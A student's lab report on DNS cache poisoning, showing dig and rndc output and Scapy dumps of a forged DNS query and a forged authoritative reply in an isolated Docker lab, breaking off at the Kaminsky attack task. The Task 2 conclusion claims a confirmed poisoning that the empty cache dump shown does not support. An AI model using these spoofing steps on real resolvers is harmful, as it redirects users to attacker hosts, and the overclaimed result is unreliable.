# PES UNIVERSITY

**Department of Computer Science & Engineering**

## Computer Network Security

# UE23CS343AB6

# Assignment 6 Submission

| Name of the Student | Pranav Hemanth |
|---|---|
| SRN | PES1UG23CS433 |
| Section | G |
| Department | CSE |
| Campus | RR |

**Computer Network Security**

**UE23CS343AB6**

## Explanation of the config files as part of this lab setup:

This lab uses a small multi-container environment (victim/user, local DNS server, attacker name server) implemented with Docker images and helper scripts. The top-level tree is:

```
[pranavhemanth@Pranavs-MacBook-Pro-M3 CNS-S5 %cd Lab6
[pranavhemanth@Pranavs-MacBook-Pro-M3 Lab6 %ls
 docker-compose.yml      image_attacker_ns       image_user
 Files                   image_local_dns_server  volumes
[pranavhemanth@Pranavs-MacBook-Pro-M3 Lab6 %tree
 .
 ├── docker-compose.yml
 ├── Files
 │   └── attack.c
 ├── image_attacker_ns
 │   ├── Dockerfile
 │   ├── named.conf
 │   ├── zone_attacker32.com
 │   └── zone_example.com
 ├── image_local_dns_server
 │   ├── Dockerfile
 │   ├── named.conf
 │   └── named.conf.options
 ├── image_user
 │   ├── Dockerfile
 │   ├── resolv.conf
 │   └── start.sh
 └── volumes
     ├── attack.c
     ├── generate_dns_query.py
     └── generate_dns_reply.py

 6 directories, 15 files
 pranavhemanth@Pranavs-MacBook-Pro-M3 Lab6 %
```

Below is the role and purpose of each file and its configurations:

image_attacker_ns/

Contains the attacker authoritative nameserver image- used to host attacker-controlled zone files.

- named.conf
  It defines authoritative zones (e.g., attacker32.com) and points to the matching zone files in the image. This is the file that makes this container authoritative for the zones you spoof in the lab.
- zone_attacker32.com
  The local DNS server will forward queries for ns.attacker32.com to this container (per the lab setup). This zone provides the IP for ns.attacker32.com used in spoofed Authority entries.
- zone_example.com
  Used to craft authoritative-looking replies if the attacker needs to respond as an authoritative server for example.com in controlled lab queries.

image_local_dns_server/

Contains the local resolver (the target for poisoning) image and its BIND configuration.

- named.conf
  Usually contains the forward zone entry that points requests for attacker32.com to the attacker nameserver (this is why dig ns.attacker32.com should return the attacker's zone info). The local resolver also runs as a caching/recursive server for the lab.
- named.conf.options
  Controls caching policy, recursion settings, whether recursion accepts responses from the network, and which interfaces BIND listens on. This file affects spoofing success (e.g., recursion enabled and permissive caching makes poisoning easier in lab context).

image_user/

Simulates the victim machine which runs dig and receives spoofed replies.

- resolv.conf
  Ensures dig and other name resolution tools query the local resolver (the target for poisoning) instead of the host's real resolver.
- start.sh
  Often simplifies lab workflows (e.g., sets LD_PRELOAD or brings up tcpdump).

volumes/

Shared scripts and code mounted into attacker containers so the attacker processes can sniff and spoof traffic.

- attack.c
- generate_dns_query.py
- generate_dns_reply.py

## Verification of the DNS setup

From the User container, we will run a series of commands to ensure that our lab setup is correct.

Step1: Get the IP address of ns.attacker32.com

1) Command: dig ns.attacker32.com

user-10.9.0.5:

```
$dig ns.attacker32.com

; <<>> DiG 9.16.1-Ubuntu <<>> ns.attacker32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 22884
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: b81ad4e5625154bb0100000068e72c3405bb974ed3d6e4ce (good)
;; QUESTION SECTION:
;ns.attacker32.com.             IN      A

;; ANSWER SECTION:
ns.attacker32.com.      259200  IN      A       10.9.0.153

;; Query time: 148 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Thu Oct 09 03:29:56 UTC 2025
;; MSG SIZE  rcvd: 90

user-10.9.0.53:PES1UG23CS433:PranavHemanth:/
$
```

Step2: Get the IP address of www.example.com

2) Command: dig www.example.com

```
user-10.9.0.53:PES1UG23CS433:PranavHemanth:/
$dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 52956
;; flags: qr rd ra; QUERY: 1, ANSWER: 4, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: f0e3a4a1f75d9b140100000068e72c69b99af93584ace028 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        300     IN      CNAME   www.example.com-v4.edgesuite.net.
www.example.com-v4.edgesuite.net. 21600 IN CNAME a1422.dscr.akamai.net.
a1422.dscr.akamai.net.  20      IN      A       23.63.108.243
a1422.dscr.akamai.net.  20      IN      A       23.63.108.218

;; Query time: 3484 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Thu Oct 09 03:30:49 UTC 2025
;; MSG SIZE  rcvd: 185

user-10.9.0.53:PES1UG23CS433:PranavHemanth:/
$
```

3) Command: dig @ns.attacker32.com www.example.com

```
user-10.9.0.53:PES1UG23CS433:PranavHemanth:/
$dig @ns.attacker32.com www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 57754
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: fbc03f4ff00c2c090100000068e72ca4e153366f553498a3 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; Query time: 8 msec
;; SERVER: 10.9.0.153#53(10.9.0.153)
;; WHEN: Thu Oct 09 03:31:48 UTC 2025
;; MSG SIZE  rcvd: 88

user-10.9.0.53:PES1UG23CS433:PranavHemanth:/
$
```

4)

Explanation:

Using the normal resolver (dig www.example.com) the response showed a CNAME sequence pointing to the sites CDN (edgesuite.net = a1422.dscr.akamai.net) and two legitimate A records 23.63.108.243 and 23.63.108.218 indicating a normal, non-authoritative CDN response. However, when querying the attacker's nameserver (dig @ns.attacker32.com www.example.com), the response was authoritative and returned a forged A record (1.2.3.5). This demonstrates a DNS spoofing attack, where the malicious nameserver provides a fake IP address, causing any client or resolver relying on it to be redirected to the attacker-controlled host.

## The Attack Tasks

The main objective of DNS attacks on a user is to redirect the user to another machine B when the user tries to get to machine A using A's host name.

## Task overview

Implementing the Kaminsky attack is quite challenging, so we break it down into several sub-tasks. In Task 1, we construct the DNS request for a random hostname in the example.com domain. In Task 2, we construct a spoofed DNS reply from example.com's nameserver . In Task 3, we put everything together to launch the Kaminsky attack. Finally in Task 4, we verify the impact of the attack.

## Task 1: Construct DNS request

This task focuses on sending out DNS requests. In order to complete the attack, attackers need to trigger the target DNS server to send out DNS queries, so they have a chance to spoof DNS replies.
Since attackers need to try many times before they can succeed, it is better to automate the process using a program.
The students' job is to demonstrate that their queries can trigger the target DNS server to send out corresponding DNS queries. Show the response packets sent by the nameserver to the local DNS server . Also show the packet that triggers the local DNS server to query the domain's name server .

Step1: First show the legitimate response from the example.com domain's authoritative nameserver as well as the requests as seen in wireshark.

5) Command: rndc flush (on local dns server)

```
local-dns-server-10.9.0.53:PES1UG23CS433:PranavHemanth:/
$rndc flush
local-dns-server-10.9.0.53:PES1UG23CS433:PranavHemanth:/
$cd /var/cache/bind
local-dns-server-10.9.0.53:PES1UG23CS433:PranavHemanth:/var/cache/bind
$ls
local-dns-server-10.9.0.53:PES1UG23CS433:PranavHemanth:/var/cache/bind
$
```

6) Command: python3 generate_dns_query.py (on attacker)


```
seed-attacker:PES1UG23CS433:PranavHemanth:/volumes
$python3 generate_dns_query.py
###[ IP ]###
  version   = 4
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = udp
  chksum    = None
  src       = 1.2.3.4
  dst       = 10.9.0.53
  \options   \
###[ UDP ]###
     sport     = 12345
     dport     = domain
     len       = None
     chksum    = 0x0
###[ DNS ]###
        id        = 43690
        qr        = 0
        opcode    = QUERY
        aa        = 0
        tc        = 0
        rd        = 1
        ra        = 0
        z         = 0
        ad        = 0
        cd        = 0
        rcode     = ok
        qdcount   = 1
        ancount   = 0
        nscount   = 0
        arcount   = 0
        \qd        \
         |###[ DNS Question Record ]###
         |  qname     = 'twysw.example.com.'
         |  qtype     = A
         |  qclass    = IN
        an        = None
        ns        = None
        ar        = None


.
Sent 1 packets.
```

Explanation:
The Python script uses Scapy to build and transmit a handcrafted DNS query. It forges the source IP as 1.2.3.4 and targets the local DNS server at 10.9.0.53. The query requests the address for a non-existent hostname, twysw.example.com, and uses the explicit transaction ID 0xAAAA. In short, the script's objective is to inject this single, forged DNS request into the network.

local-dns-server-10.9.0.53:

```
local-dns-server-10.9.0.53:PES1UG23CS433:PranavHemanth:/var/cache/bind
$rndc dumpdb -cache
local-dns-server-10.9.0.53:PES1UG23CS433:PranavHemanth:/var/cache/bind
$cat dump.db | grep twysw.example.com
twysw.example.com.      608400  \-ANY   ;-$NXDOMAIN
local-dns-server-10.9.0.53:PES1UG23CS433:PranavHemanth:/var/cache/bind
$
```

Wireshark:




Explanation:
While running Wireshark during execution of generate_dns_query.py, the capture shows the attacker sending a forged DNS packet (IP source 1.2.3.4) to the local resolver at 10.9.0.53. The packet is a DNS query with ID 0xAAAA for twysw.example.com. Immediately after the resolver receives that forged request, it issues a normal recursive query to the domain's authoritative server (199.43.133.53), which replies with "No such name" (NXDOMAIN). The capture contains the

resolver's outgoing query, the authoritative reply, and an initial ARP exchange where the resolver's MAC/IP mapping is resolved before the DNS traffic.

Cache after dig:

```
local-dns-server-10.9.0.53:PES1UG23CS433:PranavHemanth:/var/cache/bind
$rndc dumpdb -cache
local-dns-server-10.9.0.53:PES1UG23CS433:PranavHemanth:/var/cache/bind
$ls
dump.db
local-dns-server-10.9.0.53:PES1UG23CS433:PranavHemanth:/var/cache/bind
$cat dump.db
;
; Start view _default
;
;
; Cache dump of view '_default' (cache _default)
;
; using a 604800 second stale ttl
$DATE 20251002034321
; glue
com.                    777458  IN NS   a.gtld-servers.net.
                        777458  IN NS   b.gtld-servers.net.
                        777458  IN NS   c.gtld-servers.net.
                        777458  IN NS   d.gtld-servers.net.
                        777458  IN NS   e.gtld-servers.net.
                        777458  IN NS   f.gtld-servers.net.
                        777458  IN NS   g.gtld-servers.net.
                        777458  IN NS   h.gtld-servers.net.
                        777458  IN NS   i.gtld-servers.net.
                        777458  IN NS   j.gtld-servers.net.
                        777458  IN NS   k.gtld-servers.net.
                        777458  IN NS   l.gtld-servers.net.
                        777458  IN NS   m.gtld-servers.net.
; additional
                        691058  DS      19718 13 2 (
                                        8ACBB0CD28F41250A80A491389424D341522
                                        D946B0DA0C0291F2D3D771D7805A )
; additional
                        691058  RRSIG   DS 8 1 86400 (
                                        20251021170000 20251008160000 61809 .
                                        cb9BahFasHrX5LfRqk9gMcTuRkH8edTJ7lUg
                                        EoLjmMmEmIQ/60Qg8s0vobbdaYG7lIcXVCCT
                                        HnmLouZwic2FHW80FQdu/7w9zDedTJ/ZiW0F
                                        HKazHhlYeD22jQ1KJVdExwfMJjj0gChgpnC7
                                        AF6SPV/IUph3ov2HboLCTKHlbjFqFrReDGrf
                                        KeceGtyrfG96AvWig5IHxWdN/P8CvzBJgceI
                                        qOgDB5bkvok81wo9n8yojwfTcVsYfusnIlkT
                                        R9bsg8r6fpKYtGgkx4FNwLHRX2oKCB/phcpc
                                        Q2v+6l1M1C7jz3/qZeapUrp2fRvdHtKCztKD
                                        WJQcORB5jm9TSN5fzA== )
; glue
example.com.            777461  NS      a.iana-servers.net.
                        777461  NS      b.iana-servers.net.
```

7) Command: rndc flush (on local dns server)

After rndc flush:

```
local-dns-server-10.9.0.53:PES1UG23CS433:PranavHemanth:/var/cache/bind
$rndc flush
local-dns-server-10.9.0.53:PES1UG23CS433:PranavHemanth:/var/cache/bind
$rndc dumpdb -cache
local-dns-server-10.9.0.53:PES1UG23CS433:PranavHemanth:/var/cache/bind
$ls
dump.db
local-dns-server-10.9.0.53:PES1UG23CS433:PranavHemanth:/var/cache/bind
$cat dump.db
;
; Start view _default
;
;
; Cache dump of view '_default' (cache _default)
;
; using a 604800 second stale ttl
$DATE 20251002034413
;
; Address database dump
;
; [edns success/4096 timeout/1432 timeout/1232 timeout/512 timeout]
; [plain success/timeout]
;
;
; Unassociated entries
;
;
; Bad cache
;
;
; SERVFAIL cache
;
;
; Start view _bind
;
;
; Cache dump of view '_bind' (cache _bind)
;
; using a 604800 second stale ttl
$DATE 20251002034413
;
; Address database dump
;
; [edns success/4096 timeout/1432 timeout/1232 timeout/512 timeout]
; [plain success/timeout]
;
;
; Unassociated entries
;
```

Explanation:
In this experiment, we demonstrated how a forged DNS query can trigger a local resolver to perform a recursive lookup, creating the conditions for DNS spoofing. Using the Python script generate_dns_query.py, the attacker sent a handcrafted DNS request for a non-existent hostname (twysw.example.com) to the local resolver at 10.9.0.53, with a spoofed source IP of 1.2.3.4 and transaction ID 0xAAAA. Wireshark captured the forged query reaching the resolver, which then issued a legitimate query to the authoritative nameserver (199.43.133.53), receiving an NXDOMAIN response. The capture also included the initial ARP exchange and all resolver-authoritative traffic. Clearing the resolver cache with rndc flush confirmed that the query successfully triggered the lookup, demonstrating how attacker-supplied queries can provoke resolver activity and create opportunities for DNS spoofing.

## Task 2: Spoof DNS Replies

In this task, we need to spoof DNS replies in the Kaminsky attack. Since our target is example.com, we need to spoof the replies from this domain's nameserver .

Step1: Flush the cache

8) Command: rndc flush
9) Command: rndc dumpdb -cache
10) Command: cat dump.db

local-dns-server-10.9.0.53:

```
local-dns-server-10.9.0.53:PES1UG23CS433:PranavHemanth:/var/cache/bind
$>rndc flush
local-dns-server-10.9.0.53:PES1UG23CS433:PranavHemanth:/var/cache/bind
$>rndc dumpdb -cache
local-dns-server-10.9.0.53:PES1UG23CS433:PranavHemanth:/var/cache/bind
$>cat dump.db
;
; Start view _default
;
;
; Cache dump of view '_default' (cache _default)
;
; using a 604800 second stale ttl
$DATE 20250904164613
;
; Address database dump
;
; [edns success/4096 timeout/1432 timeout/1232 timeout/512 timeout]
; [plain success/timeout]
;
;
; Unassociated entries
;
;
; Bad cache
;
;
; SERVFAIL cache
;
;
; Start view _bind
;
;
; Cache dump of view '_bind' (cache _bind)
;
; using a 604800 second stale ttl
$DATE 20250904164613
;
; Address database dump
;
; [edns success/4096 timeout/1432 timeout/1232 timeout/512 timeout]
; [plain success/timeout]
;
;
; Unassociated entries
;
;
; Bad cache
```

Step2: Run the following on attacker terminal .


11) Command: dig NS example.com

```
seed-attacker:PES1UG23CS433:PranavHemanth:/volumes
$dig NS example.com

; <<>> DiG 9.16.1-Ubuntu <<>> NS example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 29190
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 65494
;; QUESTION SECTION:
;example.com.                   IN      NS

;; ANSWER SECTION:
example.com.            5       IN      NS      a.iana-servers.net.
example.com.            5       IN      NS      b.iana-servers.net.

;; Query time: 56 msec
;; SERVER: 127.0.0.53#53(127.0.0.53)
;; WHEN: Thu Oct 09 03:56:46 UTC 2025
;; MSG SIZE  rcvd: 88

seed-attacker:PES1UG23CS433:PranavHemanth:/volume
$
```

12) Command: dig +short a [example.com name server's name

```
seed-attacker:PES1UG23CS433:PranavHemanth:/volumes
$dig +short a.iana-servers.net.
199.43.135.53
seed-attacker:PES1UG23CS433:PranavHemanth:/volumes
$dig +short b.iana-servers.net.
199.43.133.53
seed-attacker:PES1UG23CS433:PranavHemanth:/volumes
$
```

Wireshark:




Step3: View the cache

13)Command: rndc dumpdb -cache


dump.db:

```
local-dns-server-10.9.0.53:PES1UG23CS433:PranavHemanth:/var/cache/bind
$rndc dumpdb -cache
local-dns-server-10.9.0.53:PES1UG23CS433:PranavHemanth:/var/cache/bind
$ls
dump.db
local-dns-server-10.9.0.53:PES1UG23CS433:PranavHemanth:/var/cache/bind
$cat dump.db
;
; Start view _default
;
;
; Cache dump of view '_default' (cache _default)
;
; using a 604800 second stale ttl
$DATE 20251002040053
;
; Address database dump
;
; [edns success/4096 timeout/1432 timeout/1232 timeout/512 timeout]
; [plain success/timeout]
;
;
; Unassociated entries
;
;
; Bad cache
;
;
; SERVFAIL cache
;
;
; Start view _bind
;
;
; Cache dump of view '_bind' (cache _bind)
;
; using a 604800 second stale ttl
$DATE 20251002040053
;
; Address database dump
;
; [edns success/4096 timeout/1432 timeout/1232 timeout/512 timeout]
; [plain success/timeout]
;
;
; Unassociated entries
;
;
; Bad cache
```

Step4: generate dns reply

14)Command: python3 generate_dns_reply.py

seed-attacker:




```
seed-attacker:PES1UG23CS433:PranavHemanth:/volumes
$python3 generate_dns_reply.py
###[ IP ]###
  version   = 4
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = udp
  chksum    = 0x0
  src       = 199.43.135.53
  dst       = 10.9.0.53
  \options   \
###[ UDP ]###
     sport     = domain
     dport     = 33333
     len       = None
     chksum    = 0x0
###[ DNS ]###
        id        = 43690
        qr        = 1
        opcode    = QUERY
        aa        = 1
        tc        = 0
        rd        = 0
        ra        = 0
        z         = 0
        ad        = 0
        cd        = 0
        rcode     = ok
        qdcount   = 1
        ancount   = 1
        nscount   = 1
        arcount   = 0
        \qd        \
         |###[ DNS Question Record ]###
         |  qname     = 'twysw.example.com.'
         |  qtype     = A
         |  qclass    = IN
        \an        \
         |###[ DNS Resource Record ]###
         |  rrname    = 'twysw.example.com.'
         |  type      = A
         |  rclass    = IN
         |  ttl       = 259200
```

Explanation:

The Python script uses Scapy to construct a forged DNS response that impersonates an authoritative example.comnameserver and is targeted at a local DNS resolver. It forges the sender IP and carefully aligns the DNS transaction ID and UDP fields with the expected query so the resolver will accept the reply. The malicious payload includes a counterfeit Arecord that redirects a specific hostname to an attacker-controlled IP and, crucially, a bogus NS record that attempts to delegate the domain to an attacker-operated nameserver a combination intended to poison the resolver’s cache and subvert future lookups within the domain.

Wireshark:




Explanation:
The Wireshark trace confirms the forged response was delivered to the resolver: after an initial ARP exchange to resolve the resolver's MAC address, the capture shows the malicious DNS response arriving with the spoofed source IP, matching transaction ID 0xAAAA, and the counterfeit answer exactly as produced by the script. These packet details visually validate that the crafted reply reached its target with the correct identifiers required for acceptance by the resolver, demonstrating the DNS cache-poisoning attempt succeeded in being transmitted and received.

Step5: View the cache

15)Command: rndc dumpdb -cache

```
local-dns-server-10.9.0.53:PES1UG23CS433:PranavHemanth:/var/cache/bind
$rndc dumpdb -cache
local-dns-server-10.9.0.53:PES1UG23CS433:PranavHemanth:/var/cache/bind
$cat dump.db
;
; Start view _default
;
;
; Cache dump of view '_default' (cache _default)
;
; using a 604800 second stale ttl
$DATE 20251002040629
;
; Address database dump
;
; [edns success/4096 timeout/1432 timeout/1232 timeout/512 timeout]
; [plain success/timeout]
;
;
; Unassociated entries
;
;
; Bad cache
;
;
; SERVFAIL cache
;
;
; Start view _bind
;
;
; Cache dump of view '_bind' (cache _bind)
;
; using a 604800 second stale ttl
$DATE 20251002040629
;
; Address database dump
;
; [edns success/4096 timeout/1432 timeout/1232 timeout/512 timeout]
; [plain success/timeout]
;
;
; Unassociated entries
;
;
; Bad cache
;
;
; SERVFAIL cache
```

Explanation:

Task 2 focused on spoofing DNS replies to poison the local resolver's cache for example.com. After clearing and inspecting the resolver's cache and identifying the domain's authoritative nameserver, the attacker ran a Scapy-based script that forges an authoritative example.com response matching the expected transaction ID and source IP and injects a malicious A record plus a bogus NS delegation. Wireshark captures show the forged packet arriving (after an ARP resolution) with the correct identifiers, and subsequent cache inspection confirms the resolver processed the

reply demonstrating a successful cache-poisoning attempt in this controlled experiment.

## Task 3: Launch the Kaminsky Attack

Now we can put everything together to conduct the Kaminsky attack. In the attack, we need to send out many spoofed DNS replies, hoping one of them hits the correct transaction number and arrives sooner than the legitimate replies.
